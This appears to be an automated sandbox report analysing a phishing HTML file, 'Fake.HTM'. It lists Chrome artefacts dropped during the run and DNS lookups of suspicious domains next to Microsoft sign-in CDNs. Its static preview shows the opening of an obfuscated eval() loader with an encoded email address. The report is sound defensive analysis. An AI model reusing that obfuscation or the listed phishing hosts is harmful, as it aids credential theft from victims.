C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	330
Entropy (8bit):	5.166119069760791
Encrypted:	false
SSDEEP:	6:mRV9cyq2PN723iKKdKpIFUtpmVr1ZmwPmVzWjRkwON723iKKdKa/WLJ:2V9RvVa5KkmFUtpmVr1/PmVzq5Oa5Kk7
MD5:	625E7C77669FCC1A31A7970A76CEA410
SHA1:	17F341648D741C76F8A4FF25FF73B75C8F61D2AF
SHA-256:	68C09F281E315378ACDEC878E9ED6D00325F98B2698CFC13387CE35B2CC10283
SHA-512:	2876E518598678E5EE05B88952EE2B9CD3DF81E6FA76B6F44BE377A7E0F3B1F854DAEC55365EA738F3D4B6B4EC12E863E243A3DDC9603B39FD0D3440AF072BDF
Malicious:	false
Preview:	2021/08/03-20:20:36.525 1034 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/03-20:20:36.528 1034 Recovering log #3.2021/08/03-20:20:36.529 1034 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	330
Entropy (8bit):	5.166119069760791
Encrypted:	false
SSDEEP:	6:mRV9cyq2PN723iKKdKpIFUtpmVr1ZmwPmVzWjRkwON723iKKdKa/WLJ:2V9RvVa5KkmFUtpmVr1/PmVzq5Oa5Kk7

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.old (copy)	
MD5:	625E7C77669FCC1A31A7970A76CEA410
SHA1:	17F341648D741C76F8A4FF25FF73B75C8F61D2AF
SHA-256:	68C09F281E315378ACDEC878E9ED6D00325F98B2698CFC13387CE35B2CC10283
SHA-512:	2876E518598678E5EE05B88952EE2B9CD3DF81E6FA76B6F44BE377A7E0F3B1F854DAEC55365EA738F3D4B6B4EC12E863E243A3DDC9603B39FD0D3440AF072BD F
Malicious:	false
Preview:	2021/08/03-20:20:36.525 1034 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/03-20:20:36.528 1034 Recovering log #3.2021/08/03-20:20:36.529 1034 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.24708330943591
Encrypted:	false
SSDEEP:	12:2VLrIvVa5KkkOrsFUtpmVjFZ/PmV85Oa5KkkOrzJ:2VLuVa5Kk+gIV5MVmOa5Kkn
MD5:	40EC721C0CBABD12B59C99033E158AB9
SHA1:	880DA639F5D1071A176B0FB652E343A212BD7646
SHA-256:	F40B8FE323EA345710E6602068C41DB76558868EA1D6955CE7499D70EB730798
SHA-512:	AD67345A4BC2245D2E49EA3594AA34E8D42585B604AD631126AB6D51738327688AF616CC1E27F7936E3E6A22704BC524852584E8B70826531D5334F5F4D9432E
Malicious:	false
Preview:	2021/08/03-20:20:50.164 1720 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/03-20:20:50.166 1720 Recovering log #3.2021/08/03-20:20:50.167 1720 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.24708330943591
Encrypted:	false
SSDEEP:	12:2VLrIvVa5KkkOrsFUtpmVjFZ/PmV85Oa5KkkOrzJ:2VLuVa5Kk+gIV5MVmOa5Kkn
MD5:	40EC721C0CBABD12B59C99033E158AB9
SHA1:	880DA639F5D1071A176B0FB652E343A212BD7646
SHA-256:	F40B8FE323EA345710E6602068C41DB76558868EA1D6955CE7499D70EB730798
SHA-512:	AD67345A4BC2245D2E49EA3594AA34E8D42585B604AD631126AB6D51738327688AF616CC1E27F7936E3E6A22704BC524852584E8B70826531D5334F5F4D9432E
Malicious:	false
Preview:	2021/08/03-20:20:50.164 1720 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/03-20:20:50.166 1720 Recovering log #3.2021/08/03-20:20:50.167 1720 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\TransportSecurity (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1042
Entropy (8bit):	5.556591014294022
Encrypted:	false
SSDEEP:	24:YjDNgnWswUu6H0Uhc4G1KUe4aUe4e7wUoy3RUeHQ:YjDN4VwUu6UUhcHKUe4aUe4wwUDhUew
MD5:	C4B825F0C00A46AA1ACFE17EAE9198A6
SHA1:	6F5968316D2C3F5BBF51F0F6E501226A712E8DBE
SHA-256:	6EAC23E9963C2D155222D1E3F3AC5BB12A324ED49941DF14C50CC3D1AD71C818
SHA-512:	8151BB92DDB5D7851F20C26013C9CE604122229F952520F8A6363FC2A3868381E7124A161A207D258E42BE0F1FC4606D5F5CEB7725283E247FCAC85AA688A3C9
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1643827241.285467,"host":"E10e7Gwg5+phsYD4E8qNYFsQySXnIHPAfo4zloUPESc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628047241.285471},{"expiry":1633015352.675531,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601479352.675536},{"expiry":1633015352.520557,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601479352.52056},{"expiry":1633015352.455722,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601479352.455726},{"expiry":1659583241.313377,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628047241.313382},{"expiry":1633015352.814139,"host":"+ccWXqaoHJ9hfuXbleKV6FQUrBlyXAJ31BdqjNQJpHs=","mode":"force-https","sts_include_subdomains":false,"sts__

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Visited Links	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	24
Entropy (8bit):	3.9387218755408684
Encrypted:	false
SSDEEP:	3:RvwnE/W:Rod
MD5:	E179DB65C65131AAFBD714C88F0707D9
SHA1:	DFDEA43B5C35D0284E58C7E3C7FE20538F4077B2
SHA-256:	779127E6BAC92272D197851B0D23461DE705994A0DB8B15FE55ECE0AC41C5AFF
SHA-512:	52A90287B4D4DCB85D5BF925A6C19CCB8EA2EA53696409A5BC514BD6B60927553329852A16BAF95807B4107EA11CB68D535881FD3E3687C58FF9F0FBCDE25A5C
Malicious:	false
Preview:	....5J.}/.S....."'....^.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c0112d80-9739-4852-9127-850448902d29.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	2527
Entropy (8bit):	4.885891652376015
Encrypted:	false
SSDEEP:	48:YALteBdpNntwTCXDHzM6NNsR2RLsRfTsyJSemMzsf+yKsWt3zsJOMHrYhbG:2lNnOTCXDHzM6NjOV5mMrxtxGshS
MD5:	E0CCF16281E52332927AB7BD864AD337
SHA1:	F71421C4191204CA75F355028064C6A7E781DCA3
SHA-256:	F78680A3E944465615A4797623F00FF48478604CDC945C3EE533C359C28104D0
SHA-512:	EB6BCB1D56FAC970EBE4BBB8D84AE9D2274E9F9DC0FB71359AE9CEF95CEE5FE35A3B07B00CA1AA082DBFA572A5B874F1667A10C289C6C0BF9154F37F51F30A37
Malicious:	false
Preview:	{"net":{"http_server_properties":{"broken_alternative_services":[{"broken_count":1,"host":"www.google.com","isolation":[],"port":443,"protocol_str":"quic"},{"broken_count":1,"host":"accounts.google.com","isolation":[],"port":443,"protocol_str":"quic"}],"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"isolation":[],"server":"https://aadcdn.msauth.net","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275112841

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d3d44f71-84ef-4822-b6bb-eac9f3e00654.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5476
Entropy (8bit):	5.166817285781815
Encrypted:	false
SSDEEP:	96:nWtXb/qT9F9cyaAKIRxk0JCKL8robOTQVuwn:nWtXbk97P9B4Ksa
MD5:	FE22B647E40AAB777F53BF413A06CDBB
SHA1:	48FFF236737351E6325A179CF7F04061B1992D98
SHA-256:	048F710BDD83A43F9D578CCB1C68E2C57CAEA68C52C0873FFC985CA1AB1E9D1A
SHA-512:	319F1B7287E82B6E4EFE6BDCFA77B706F4FB5E51E0CB9676653D4C5FCDCF67CBB265182CD486D046909CB16BDE5CF772B80BB37FAE7B8E6F50534AECB6B0AF7D
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520836805261","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952891998324","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952963463509","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1501624"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp	
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E03 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT* (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E03 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.556855946782827
Encrypted:	false
SSDEEP:	3:tUK6zVHAbGSG1Zmwv3IzVFgbSjV8sIzVFfGhWGv:mRVHV11ZmwPmVljVvmVktv
MD5:	D76DD59C6F9568BCCDCD401E5E713715
SHA1:	A40DBB75C5BE953A0DFFD98AC0A3B529D01E4D88
SHA-256:	CE063CFE357084B2D7D43DD58CAB4D1217AB0CA2B6843CC59162A4CB5F8A8F9A
SHA-512:	6389A6C253A66687B8BD1853A991D691A6DD646197CEF3A4B0E17A6C6892EC1F080FA12C595E5525A921D98B467023AF4FBB42644A16E528DFE4C475F788D937
Malicious:	false
Preview:	2021/08/03-20:20:47.994 1bac Recovering log #3.2021/08/03-20:20:48.050 1bac Delete type=0 #3.2021/08/03-20:20:48.051 1bac Delete type=3 #2.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.556855946782827
Encrypted:	false
SSDEEP:	3:tUK6zVHAbGSG1Zmwv3IzVFgbSjV8sIzVFfGhWGv:mRVHV11ZmwPmVljVvmVktv
MD5:	D76DD59C6F9568BCCDCD401E5E713715
SHA1:	A40DBB75C5BE953A0DFFD98AC0A3B529D01E4D88
SHA-256:	CE063CFE357084B2D7D43DD58CAB4D1217AB0CA2B6843CC59162A4CB5F8A8F9A
SHA-512:	6389A6C253A66687B8BD1853A991D691A6DD646197CEF3A4B0E17A6C6892EC1F080FA12C595E5525A921D98B467023AF4FBB42644A16E528DFE4C475F788D937
Malicious:	false
Preview:	2021/08/03-20:20:47.994 1bac Recovering log #3.2021/08/03-20:20:48.050 1bac Delete type=0 #3.2021/08/03-20:20:48.051 1bac Delete type=3 #2.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000004	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	50
Entropy (8bit):	5.028758439731456
Encrypted:	false
SSDEEP:	3:Ukk/vxQRDKIVmt+8jzn:oO7t8n
MD5:	031D6D1E28FE41A9BDCBD8A21DA92DF1

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000004	
SHA1:	38CEE81CB035A60A23D6E045E5D72116F2A58683
SHA-256:	B51BC53F3C43A5B800A723623C4E56A836367D6E2787C57D71184DF5D24151DA
SHA-512:	E994CD3A8EE3E3CF6304C33DF5B7D6CC8207E0C08D568925AFA9D46D42F6F1A5BDD7261F0FD1FCDF4DF1A173EF4E159EE1DE8125E54EFEE488A1220CE85AF04
Malicious:	false
Preview:	V.....leveldb.BytewiseComparator...#.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\e87177d4-9477-47e6-8edf-3438f25dbaf1.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ea1c5321-a4d1-4955-a620-d16f8b19112e.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16745
Entropy (8bit):	5.577474099623475
Encrypted:	false
SSDEEP:	384:2j6t+LleeXh1kXqKf/pUZNCgVLH2HfDRrUPPld4H:+Ljh1kXqKf/pUZNCgVLH2HftrUHldg
MD5:	D9B911D9959F46C3FF25D2A326502919
SHA1:	E29ED85A8DDE753129B12BB162BDEE111887BF64
SHA-256:	849D7D65A1F6FD9F5077363707277A5FDCE898A669E1154586FC374E0C6407AE
SHA-512:	92E840923338597DD50C5182BA4FAEC3721706DB9D732B76A51B98CD916D930D09180DFB98F2CB5E802D753838DAB289989D7F30A84DCD9D05A1C2AD80E04A
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520836518495","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\fb654b1b-b174-4d58-ac31-f51c172c1499.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22595
Entropy (8bit):	5.536210300318804
Encrypted:	false
SSDEEP:	384:2j6tbLleeXh1kXqKf/pUZNCgVLH2HfDRrUAHG9nTQSld43:bLljh1kXqKf/pUZNCgVLH2HftrUEG9nm
MD5:	7C1E7B9F7E867828702B8728041499C5
SHA1:	CC31BB964837462D8E983CFC2EBB4B63A57B7C8C
SHA-256:	EEFD4BF95A3C3F951F37B083C28725CF6DBEBBB36CB055E0694F7081D88EFBFF
SHA-512:	784B76E7D8C489B836F3F9F0BCD939DBD1BFD335759C203F04A73CE06CC0CAF731857922410F5480E48EDD68A2731CA716B56EBF7DFF2085C21221FBCC4647E
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520836518495","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	341
Entropy (8bit):	5.161746925536712
Encrypted:	false
SSDEEP:	6:mRVGUFPSQ+q2PN723iKKdKfrzAdIFUtpmVGb7SgZmwPmVGaFDRQQVkwON723iKKF:2VlFPOvVa5Kk9FUtpmVuX/PmVlRT5Oa2
MD5:	77A59B9FC25B7E2240EB946E7E2F7A77
SHA1:	48215E7551E242B6E6B4501BC39D7D3C7A8BE46F
SHA-256:	FB728FEFF1AE8C05A7B93880C1C9B7145E89FC487E348898A074EF3DF128F161
SHA-512:	B035F506057442C6A8E70BDB1F4FA7BE3BAA9C6AB5E46096011F51CC1756339A86A27971428E7EBF99EA24EE3409D8DBB16EE33FFFF07F27179C4CE4AA55A892
Malicious:	false
Preview:	2021/08/03-20:20:48.336 f48 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/MANIFEST-000001.2021/08/03-20:20:48.337 f48 Recovering log #3.2021/08/03-20:20:48.338 f48 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	341
Entropy (8bit):	5.161746925536712
Encrypted:	false
SSDEEP:	6:mRVGUFPSQ+q2PN723iKKdKfrzAdIFUtpmVGb7SgZmwPmVGaFDRQQVkwON723iKKF:2VlFPOvVa5Kk9FUtpmVuX/PmVlRT5Oa2
MD5:	77A59B9FC25B7E2240EB946E7E2F7A77
SHA1:	48215E7551E242B6E6B4501BC39D7D3C7A8BE46F
SHA-256:	FB728FEFF1AE8C05A7B93880C1C9B7145E89FC487E348898A074EF3DF128F161
SHA-512:	B035F506057442C6A8E70BDB1F4FA7BE3BAA9C6AB5E46096011F51CC1756339A86A27971428E7EBF99EA24EE3409D8DBB16EE33FFFF07F27179C4CE4AA55A892
Malicious:	false
Preview:	2021/08/03-20:20:48.336 f48 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/MANIFEST-000001.2021/08/03-20:20:48.337 f48 Recovering log #3.2021/08/03-20:20:48.338 f48 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/000003.log .

Static File Info

General	
File type:	HTML document, ASCII text, with very long lines, with no line terminators
Entropy (8bit):	5.523964817715346
TrID:	• HyperText Markup Language (13008/1) 61.90% • HTML Application (8008/1) 38.10%
File name:	Fake.HTM
File size:	26940
MD5:	4160b7f222356c01e705355c3c491625
SHA1:	d61873d51cc6713d2810e306e03603b23ccb915c
SHA256:	f823bc2933e01510aae3f530455cd3d0b973d62e51dcf6244ed0afce0b85dc27
SHA512:	c785d36b2f406020945f7cc7b2d0e014dd7a064c4b055ff54f4b0dc86694063d7cfd58faf6526cc6120b9f2da7cc9f32455410f01d0c8b86ff2cc2fd9fe05d3f
SSDEEP:	768:PYfPppyledKgTzE5Yxoj8RldAIzwU5fP2bY37FFqfYoHNs4UhU+5:sT/ggFF4ts4UhUe
File Content Preview:	<script>var dxraw = "Sm9sZW5lLlNteXRoQHVuaXZhci5jb20="; eval(function(p,a,c,k,e,r){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e)

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 20:20:41.422713041 CEST	192.168.2.6	8.8.8.8	0xb743	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.426321983 CEST	192.168.2.6	8.8.8.8	0x2051	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.433768988 CEST	192.168.2.6	8.8.8.8	0x7a24	Standard query (0)	pa-4jt.link	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.436420918 CEST	192.168.2.6	8.8.8.8	0xec0b	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.441713095 CEST	192.168.2.6	8.8.8.8	0x4cca	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:42.699238062 CEST	192.168.2.6	8.8.8.8	0xc6da	Standard query (0)	nadine-julitz.de	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:43.261768103 CEST	192.168.2.6	8.8.8.8	0x232b	Standard query (0)	aadcdn.msauthimages.net	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:44.192289114 CEST	192.168.2.6	8.8.8.8	0xf9d4	Standard query (0)	pa-4jt.link	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:44.490974903 CEST	192.168.2.6	8.8.8.8	0xa636	Standard query (0)	aadcdn.msauthimages.net	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:44.501187086 CEST	192.168.2.6	8.8.8.8	0xff06	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:48.805227041 CEST	192.168.2.6	8.8.8.8	0xc2ba	Standard query (0)	clients2.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 20:20:41.464308977 CEST	8.8.8.8	192.168.2.6	0xb743	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:20:41.464308977 CEST	8.8.8.8	192.168.2.6	0xb743	No error (0)	clients.l.google.com		216.58.208.174	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.466938972 CEST	8.8.8.8	192.168.2.6	0x2051	No error (0)	accounts.google.com		216.58.205.77	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.467228889 CEST	8.8.8.8	192.168.2.6	0x7a24	No error (0)	pa-4jt.link		107.174.192.154	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.469721079 CEST	8.8.8.8	192.168.2.6	0xec0b	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.469721079 CEST	8.8.8.8	192.168.2.6	0xec0b	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:41.482729912 CEST	8.8.8.8	192.168.2.6	0x4cca	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:20:42.739837885 CEST	8.8.8.8	192.168.2.6	0xc6da	No error (0)	nadine-julitz.de		62.108.32.123	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:43.295567036 CEST	8.8.8.8	192.168.2.6	0x232b	No error (0)	aadcdn.msauthimages.net	aadcdn.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:20:43.295567036 CEST	8.8.8.8	192.168.2.6	0x232b	No error (0)	cs1025.wpc.upsiloncdn.net		152.199.23.72	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:44.240473032 CEST	8.8.8.8	192.168.2.6	0xf9d4	No error (0)	pa-4jt.link		107.174.192.154	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:44.523727894 CEST	8.8.8.8	192.168.2.6	0xa636	No error (0)	aadcdn.msauthimages.net	aadcdn.azureedge.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 20:20:44.523727894 CEST	8.8.8.8	192.168.2.6	0xa636	No error (0)	cs1025.wpc.upsiloncdn.net		152.199.23.72	A (IP address)	IN (0x0001)
Aug 3, 2021 20:20:44.536494017 CEST	8.8.8.8	192.168.2.6	0xff06	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
